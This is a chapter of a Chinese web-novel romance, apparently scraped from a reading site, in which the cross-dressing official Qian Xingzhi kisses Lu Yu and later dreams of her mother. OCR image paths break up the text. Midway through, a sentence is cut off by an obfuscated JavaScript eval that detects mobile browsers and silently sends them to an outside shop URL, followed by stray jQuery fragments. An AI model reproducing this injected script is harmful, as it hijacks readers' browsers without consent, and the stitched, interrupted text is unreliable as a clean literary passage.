39. 浅尝辄止

作品:《她做奸佞那些年

    啊?她听到了什么?


    “若我说我想吻你,你可愿意?”


    钱行之的脑中一片空白。


    原本还沉迷在温贵嫔的八卦之中,突然被问到这叫人脸红心跳的问题,钱行之无所适从。


    要答应他吗?钱行之下意识抬头看他,而后又立马躲开他的眼神。


    不能瞧陆瑜这双眼睛。


    他以什么样的身份问这句话?她又要以什么样的身份去接受?行不通,他与她之间隔着太多的谎话,言语调戏是钱行之能放纵的极限。


    “怎么不说话?”陆瑜轻声耳语,“既如此,我便当你是愿的。”


    他少一用力便将她彻底带入怀中,呼吸几近缠在一起,钱行之艰难开口:“等等……”陆瑜果真停了下来,半隐在黑暗中,钱行之隐约瞧得出他眼底汪着的笑意:“嗯?”


    钱行之咽了咽口水:“陆瑜,你究竟是如何想的?”


    有些事情借着月色可以一时冲动,可只要稍稍冷静一些,当下的氛围便立刻变了。


    他在做什么?陆瑜觉得搂住钱行之的双手出了冷汗。钱行之不清楚自己的处境,难不成他还不清楚么?他不应当趁人之危,更不应当就这样无名无分地白占她的便宜,他早就不知不觉被钱行之牵引得越线太多——


    他爱她吗?这个问题不可抑制地在他的脑海中浮现。过去种种大可说是钱行之不知死活地撩拨,可他并不会对一个男人动心,自然不必面对这难题,如今局面一转,他比谁都更清楚钱行之的底细,在此之下他贸然靠近她,终于躲不开情/爱二字。


    陆瑜松开手。


    他不知道自己爱不爱钱行之。甚至,他都未想过这辈子有一天会面对这个问题。


    的确,钱行之比他见过的任何一个女子都要特别,可单是特别无法成为爱的支点。


    见陆瑜退缩,钱行之道:“你怕了?”


    开什么玩笑,他哪里会怕这种事情?陆瑜无奈,该怕的明明是钱行之自己,总是深更半夜不知死活爬上男人的床榻,还要说些不得了的话,当真是不知天高地厚。


    他冷哼一声:“你还是担心担心自己吧。”


    钱行之扬了扬眉:“我有什么可担心的?”


    陆瑜有些哭笑不得:“你……”未说完的话被钱行之吞进肚子里。


    眼前是钱行之微微颤动的眼睫,陆瑜的心跳都漏了一拍。


    一个人生当中全然未体验过的新奇情节,这感觉不坏,可来得太突然,陆瑜呆滞地感受着钱行之的动作。


    她怎么还挺熟练??


    钱行之将手伸进陆瑜的发间,身下的人终于有了动静,磕磕绊绊回应着她,慌张地连手都不知如何安放,干脆做着不知意味的投降动作。陆瑜连呼吸都忘了,在天旋地转憋晕过去之前,他终于一咬牙拉开了很是沉浸的钱行之。


    青丝散乱、面颊绯红、眸光潋滟,嗯,跟钱行之想看的差不多。


    钱行之也不知道如今对陆瑜究竟是什么感情。爱吗?谈不上吧,她与他之间或许隔着几近千百年的思想代沟,更不用说她还藏着一堆不曾言明的秘密,这感情还未严肃到谈及“爱”这个字眼。


    说不动心那也是假的。一位郎艳独绝、智谋无双、身家过亿还时常对她体贴入微的男人,还纯情得日日被撩红了脸,钱行之若能心如止水、波澜不惊,大约是彻底斩断红尘了。


    何况,这是陆瑜率先提出来的,她只是一时没忍住实践了一下:“哥哥,感觉如何?”


    “你、你、你——”陆瑜用手掩住嘴巴,瞳孔地震,“你做什么?”


    “吻你呀,”钱行之此刻心情出奇得好,“不是哥哥先提的?”她当真对他用情至深,居然这般主动贴近,叫他如何担待得住?她这般轰轰烈烈不问后果,他却得替她安置好后路。他得娶她,要将能拱手相赠的都安排好,只可惜不能请母亲见证……


    不,不对。她如今身在朝堂虽艰险重重,却比困在宅院自由自在得多。陆瑜见多了娘亲自怨自艾的哀愁模样,若她有钱行之半分魄力,或许不必落到那样的结局。


    如此一来他便不能娶她,或者,即便是娶她也不能昭告天下,否则那群倚老卖老的乌合之众不得日日巴望着将钱行之踩下去?更不必谈君安彻那老贼,也许一纸诏书将钱行之送上刑场都是轻的。


    可他既然要珍重待她,不能昭告天下岂不是少了些情趣?要不然,算作是她娶了他,钱行之在前头为官做宰,他急流勇退,为她打点后方?


    倒也不是不可。


    可这或许也得等自己的计划顺利走完……等等,他还得报仇。钱行之偏偏又是监正,往后他要如何保全她?


    等等,不是方才刚刚想通自己并未到爱她的程度吗?这是在想些什么?


    “你,你当真想清楚了?”陆瑜仍旧微微喘气,又要消化方才发生的事,又要将脑中的杂乱心思理清,实在是没这般忙过。


    “什么?”钱行之也在回味,只不过更多的是欣赏陆瑜为了她意乱情迷的模样。


    陆瑜重又抱住她,似乎为了找回自己的主动权,他将她拥得很紧:“你放心,我一定会为你打点好后路……”


    “什么后路?”钱行之任由他抱着,逐渐意识到事情的走向有些偏离她的预期。


    “你我现下虽不能明告天下,可我向你保证,我一定能叫世人接受你我这样的存在……”


    一个男人围着自己为官做宰的妻子转,想来会在南盛国掀起骇人听闻的风浪。


    陆瑜忘了,钱行之并不知晓自己早就露出马脚,这话到了她的耳中又是另一个意味。


    陆瑜无可救药地爱上了她,还要将这段断袖佳话宣扬得人尽皆知。


    大事不妙!钱行之惊恐地瞪大双眼:“不不不,这太冒险了。”


    岂止是声名扫地,还要连带着陆氏也完蛋。早知一个吻就能让陆瑜失去理智成这样,她应当更加克制一些。


    后悔、愧疚与自责追上了钱行之,她又道:“我……我还没想着那么长远的事,眼前还有这样多的问题,我们过后再细细考量,可好?”


    她没有想那


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16913457|189010||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    么长远的事?陆瑜怔愣住。她没有想那样长远的事就这样顶着男人的身份不管不顾地吻他?钱行之这是什么反应?她后悔了?难不成是不想与梁鹭鸣和离?难不成她对梁鹭鸣也有感情?


    “你不想与我过?”陆瑜有些难以企口,“难不成你要与梁鹭鸣过一辈子?”


    “不是不是,”钱行之头昏脑涨连连摆手,“我不是这个意思,我是说这事咱们回头再细说。”


    “你……你就不表示些什么?”陆瑜总觉得自己仿佛在向钱行之索求爱意。


    亲也亲了,摸也摸了,就不讲些该讲的甜言蜜语?


    “嗯……”钱行之绞尽脑汁,“哥哥你亲起来口感挺不错的……?”


    这都什么乱七八糟的!陆瑜皱眉瞧着怀里心猿意马的女人:“钱行之,你是不是不想认?”


    她该不会将他吃干抹净然后就拍拍屁股走人,绝口不提此事了吧?!


    钱行之人还在陆瑜怀里,立马给他顺毛:“怎么可能!我岂是那种小人?”


    并没有想象中的腻歪,一时无话,气氛居然尴尬起来。


    要不然干脆坦白她是个女的,长痛不如短痛?


    “其实……”钱行之弱弱开口。“别说。”陆瑜打断她。


    其实什么?其实她只是一时冲动,其实她并未动心,其实她并不打算考虑将来?


    陆瑜忽然畏惧听到不愿听的答案,此刻她就在他怀中,他们不必那样急着谈将来,贪恋当下也并不是坏事。


    他比他想象中要患得患失。


    钱行之本下定了决心,骤然被打断便难开口,索性在陆瑜身前装死。


    怀中的人半晌都没动静,陆瑜闷声道:“钱行之,我真拿你没办法……”


    低头一瞧,才发觉胡闹了这么久,她竟没心没肺睡着了。陆瑜气笑了。而后认命一般将她安置到榻上,替她掖好被角。


    在起身去厢房睡和就地躺下之间犹豫半晌,陆瑜下定决心一般躺到了钱行之身侧。


    只是同床共枕罢了,先前又不是没有过。何况天明他便早早起身去别屋,只留宿这一时半刻。


    怎么觉得自己莫名像从前母亲的状态?


    钱行之倒并非当真没心没肺到倒头便睡,时隔多日她出乎意料地又梦魇了。


    *眼前的场景模模糊糊,颜照霜似乎年岁尚小。


    远远似乎听见阿娘在与谁争执。


    “你说呀!你是何时与他碰上面的?!”


    “……”


    “好好好,你觉得自己长大了,翅膀硬了是不是?我这么些年辛苦拉扯你,你便是这样做的?”


    “阿娘!我不愿留在南川!”


    “……你说什么?”


    “留在这里我永远也没出路,还不如……”


    “还不如跟着他回盛京是不是?!你走,你走罢!”“阿娘……”


    眼前事物几经变换,阿娘的身影又近在眼前。


    颜照霜似乎还未到能将话说利索的年龄:“阿娘,哥哥呢?”